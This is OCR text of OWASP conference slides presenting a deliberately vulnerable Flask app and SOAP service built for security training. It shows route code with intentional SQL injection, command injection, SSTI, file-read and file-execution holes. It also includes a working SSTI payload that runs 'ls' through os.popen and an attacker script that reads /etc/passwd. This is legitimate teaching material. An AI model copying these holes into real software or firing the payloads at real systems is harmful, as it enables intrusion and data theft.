OWASP – Vulnerable Flask App

https://owasp.org/www-project-vulnerable-flask-app/

https://github.com/anil-yelken/Vulnerable-Flask-App

Anıl Yelken 19.11.2022 OWASP İstanbul


OWASP – VULNERABLE FLASK APP

-HTML Injection
-SSTI
-SQL Injection
-Information Disclosure
-Command Injection
-Brute Force
-Deserialization
-Broken Authentication
-DOS
-File Upload

OWASP – VULNERABLE FLASK APP SQL INJECTION

```
@app.route("/user/<string:name>")
def search_user(name):
    con = sqlite3.connect("test.db")
    cur = con.cursor()
    cur.execute("select * from test where username = '%s'" % name)
    data = str(cur.fetchall())
    con.close()
    import logging
    logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
    logging.debug(data)
    return jsonify(data=data),200
```


OWASP – VULNERABLE FLASK APP SQL INJECTION



OWASP – VULNERABLE FLASK APP HTML INJECTION

```
@app.route("/welcome2/<string:name>")
def welcome2(name):
    data="Welcome "+name
    return data
```

OWASP – VULNERABLE FLASK APP HTML INJECTION



OWASP – VULNERABLE FLASK APP SSTI

```
@app.route("/hello")
def hello_ssti():
    if request.args.get('name'):
        name = request.args.get('name')
        template = f'''<div>
        <h1>Hello</h1>
        {name}
</div>
'''
        import logging
        logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
        logging.debug(str(template))
        return render_template_string(template)
```

OWASP – VULNERABLE FLASK APP SSTI

Not secure | 192.168.5.83:8081/hello?name=test

Hello

test

Not secure | 192.168.5.83:8081/hello?name={7*7}


Hello

{7*7}

Not secure | 192.168.5.83:8081/hello?name={{7*7}}

Hello

49



Not secure | 192.168.5.83:8081/hello?name={{config.__class__.__init__.__globals__[%27os%27].popen(%27ls%27).read()}}

Hello

LICENSE README.md requirements.txt restapi.log test.db vulnerable-flask-app.jpg vulnerable-flask-app.py

Not secure | 192.168.5.83:8081/hello?name={{config.items()}}


Hello

dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', 16000000), ('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('UPLOAD_FOLDER', '/home/kali/Desktop/upload')])

OWASP – VULNERABLE FLASK APP COMMAND INJECTION

```
@app.route("/get_users")
def get_users():
    try:
        hostname = request.args.get('hostname')
        command = "dig " + hostname
        data = subprocess.check_output(command, shell=True)
        return data
    except:
        data = str(hostname) + " username didn't found"
        return data
```


OWASP – VULNERABLE FLASK APP COMMAND INJECTION



OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE

```
@app.route("/get_log/")
def get_log():
    try:
        command="cat restapi.log"
        data=subprocess.check_output(command,shell=True)
        return data
    except:
        return jsonify(data="Command didn't run"), 200
```


OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE



OWASP – VULNERABLE FLASK APP LFI

```
@app.route("/read_file")
def read_file():
    filename = request.args.get('filename')
    file = open(filename, "r")
    data = file.read()
    file.close()
    import logging
    logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
    logging.debug(str(data))
    return jsonify(data=data),200
```


OWASP – VULNERABLE FLASK APP LFI



OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE

```
@app.route("/get_admin_mail/<string:control>")
def get_admin_mail(control):
    if control=="admin":
        data="admin@cybersecurity.intra"
        import logging
        logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
        logging.debug(data)
        return jsonify(data=data),200
    else:
        return jsonify(data="Control didn't set admin"), 200
```


OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE



OWASP – VULNERABLE FLASK APP BRUTE FORCE

```
@app.route('/login',methods=["GET"])
def login():
    username=request.args.get("username")
    passwd=request.args.get("password")
    if "anil" in username and "cyber" in passwd:
        return jsonify(data="Login successful"), 200
    else:
        return jsonify(data="Login unsuccessful"), 403
```

OWASP – VULNERABLE FLASK APP BRUTE FORCE





Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			403	☐	☐	183	
1	anil	anil	403	☐	☐	183	
2	siber	anil	403	☐	☐	183	
3	cyber	anil	403	☐	☐	183	
4	anil	cyber	200	☐	☐	174	
5	siber	cyber	403	☐	☐	183	
6	cyber	cyber	403	☐	☐	183	


OWASP – VULNERABLE FLASK APP FILE UPLOAD

```
@app.route('/upload', methods = ['GET','POST'])
def uploadfile():
   import os
   if request.method == 'POST':
      f = request.files['file']
      filename=secure_filename(f.filename)
      f.save(os.path.join(app.config['UPLOAD_FOLDER'], filename))
      return 'File uploaded successfully'
   else:
      return '''
<html>
   <body>
      <form  method = "POST"  enctype = "multipart/form-data">
         <input type = "file" name = "file" />
         <input type = "submit"/>
      </form>
   </body>
</html>
      '''
```

OWASP – VULNERABLE FLASK APP FILE UPLOAD








OWASP – VULNERABLE FLASK APP DOS

```
@app.route("/user_pass_control")
def user_pass_control():
    import re
    username=request.form.get("username")
    password=request.form.get("password")
    if re.search(username,password):
        return jsonify(data="Password include username"), 200
    else:
        return jsonify(data="Password doesn't include username"), 200
```

OWASP – VULNERABLE FLASK APP DOS




OWASP – VULNERABLE FLASK APP


```
@app.route("/run_file")
def run_file():
    try:
        filename=request.args.get("filename")
        command="/bin/bash "+filename
        data=subprocess.check_output(command,shell=True)
        return data
    except:
        return jsonify(data="File failed to run"), 200
```

OWASP – VULNERABLE FLASK APP

```
@app.route("/create_file")
def create_file():
    try:
        filename=request.args.get("filename")
        text=request.args.get("text")
        file=open(filename,"w")
        file.write(text)
        file.close()
        return jsonify(data="File created"), 200
    except:
        return jsonify(data="File didn't create"), 200
```

OWASP – VULNERABLE FLASK APP





VULNERABLE SOAP SERVICE

https://github.com/anil-yelken/Vulnerable-Soap-Service

-LFI
-SQL Injection
-Information Disclosure
-Command Injection
-Brute Force
-Deserialization

VULNERABLE SOAP SERVICE LFI

```
┌──(kali㉿kali)-[~/Desktop/vulnerable soap/attacker code]
└─$ sudo python3 lfi.py

Suds ( https://fedorahosted.org/suds/ )  version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
   Prefixes (1)
      ns0 = "spyne.examples.web.soap"
   Ports (1):
      (Application)
         Methods (8):
            create_file(xs:string filename, xs:string text)
            deserialization()
            get_admin_mail(xs:string control)
            get_log()
            get_users(xs:string name)
            query(xs:string name)
            read_file(xs:string file)
            run_file(xs:string filename)
         Types (16):
            create_file
            create_fileResponse
            deserialization
            deserializationResponse
            get_admin_mail
            get_admin_mailResponse
            get_log
            get_logResponse
            get_users
            get_usersResponse
            query
            queryResponse
            read_file
            read_fileResponse
            run_file
            run_fileResponse


root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.read_file("/etc/passwd"))
```

